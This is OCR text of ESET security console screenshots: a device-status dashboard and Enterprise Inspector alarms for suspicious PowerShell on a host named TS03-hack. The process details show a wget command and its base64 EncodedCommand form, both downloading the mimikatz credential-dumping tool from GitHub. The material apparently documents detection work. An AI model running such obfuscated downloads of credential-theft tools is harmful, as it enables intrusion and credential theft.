

SECURITY MANAGEMENT CENTER
Поиск имени компь...
БЫСТРЫЕ ССЫЛКИ
СПРАВКА
ADMINISTRATOR
> 2 ч
Панель монит.
Обзор
Обзор инцидентов
Компьютеры
Сервер центра управления безопасностью
Вирусные угрозы
Обнаруженные файерволом угрозы
Приложения ESET
11
Общее количество устройств
11
OK
0
Требуется вмешательство
0
Угрозы безопасности
Состояние устройства
2
Настольные компьютеры
OK 2
Требуется вмешательство 0
Угроза безопасности 0
Всего 2
Состояние подключения
10
Один день 10
7 Кол-во дней 1
Состояние версии продукта
100%
75%
50%
25%
0%
Агент
Конечная точка
Сервер
Мобильное устройство
Актуальная версия
Устарело
Состояние управления
10
Под управлением и защитой
11
Управляемые
0
Неуправляемый
9
Неавторизованные
ENG
11:20
04.06.2019



ENTERPRISE INSPECTOR
SELECT GROUP
Search
HELP
ADMINISTRATOR
> 180 MIN
Alarms
RULES
RESOLVED
COMMAND LINE
=
aCaa=
ADD FILTER
PRESETS
RULES / ALARMS (3)
SEVERITY
OCCURRED TIME
TRIGGERED TIME
COMPUTER
EXECUTABLE
PowerShell executed with long cmdline [D0415] 1
Rule PowerShell executed with long cmdline [D0415] 6 days ago 6 days ago TS03-hack.esd.local powershell.exe
PowerShell suspicious activity executed - EncodedCommand [D0414] 1
Rule PowerShell suspicious activity executed - EncodedCommand [D0414] 6 days ago 6 days ago TS03-hack.esd.local powershell.exe
Powershell.exe creates network connection [A0502] 1
Rule Powershell.exe creates network connection [A0502] 6 days ago 6 days ago TS03-hack.esd.local powershell.exe
MARK AS RESOLVED
MARK AS UNRESOLVED
MARK AS PRIORITY
CREATE EXCLUSION
EDIT RULE



ESET ENTERPRISE INSPECTOR
DISABLED
Search
HELP
ADMINISTRATOR
> 180 MIN
< BACK
All > Потерянные и найденные > TS03-hack.esd.local > powershell.exe > powershell.exe - Process details
Details
Aggregated Events
Alarms
Raw Events
Loaded Modules (DLLs)
TS03-hack.esd.local
PARENT GROUP Потерянные и найденные
LAST CONNECTED one minute ago - 3 черв. 2019, 15:04:58
LAST EVENT one minute ago - 3 черв. 2019, 15:04:23
AGENT VERSION 1.2.894
OS Windows Server 2016
Events
File 6
Registry 1
Network 2
wget https://github.com/gentilkiwi/mimikatz/releases/download/2.2.0-20190512/mimikatz_trunk.zip -O C:\Users\admin\Desktop\mimi.zip
PROCESS
COMMAND LINE
-EncodedCommand
dwBnAGUAdAAgAGgAdAB0AHAAcwA6AC8ALwBnAGkAdABoAHUAYgAuAGMAbwBtAC8AZwBlAG4AdABpAGwAawBpAHcAaQAvAG0AaQBtAGkAawBhAHQAegAvAHIAZQBs
AGUAYQBzAGUAcwAvAGQAbwB3AG4AbABvAGEAZAAvADIALgAyAC4AMAAtADIAMAAxADkAMAA1ADEAMgAvAG0AaQBtAGkAawBhAHQAegBfAHQAcgB1AG4AawAuAHoA
aQBwACAALQBPACAAQwA6AFwAVQBzAGUAcgBzAFwAYQBkAG0AaQBuAFwARABlAHMAawB0AG8AcABcAG0AaQBtAGkALgB6AGkAcAA=
PATH %SYSTEM%\windowspowershell\v1.0\
STARTED 6 days ago - 28 трав. 2019, 10:18:34
ENDED 6 days ago - 28 трав. 2019, 10:22:46
PARENT PROCESS powershell.exe (4384)
INTEGRITY LEVEL High
COMPUTER TS03-hack.esd.local
EXECUTABLE powershell.exe
SHA-1 6CBCE4A295C163791B60FC23D285E6D84F28EE4C
DOWNLOAD FILE
DOWNLOAD SCRIPT
KILL PROCESS
wininit.exe (476)
services.exe (620)
svchost.exe (5252)
powershell.exe (4384)
powershell.exe (6712)
Powershell.exe

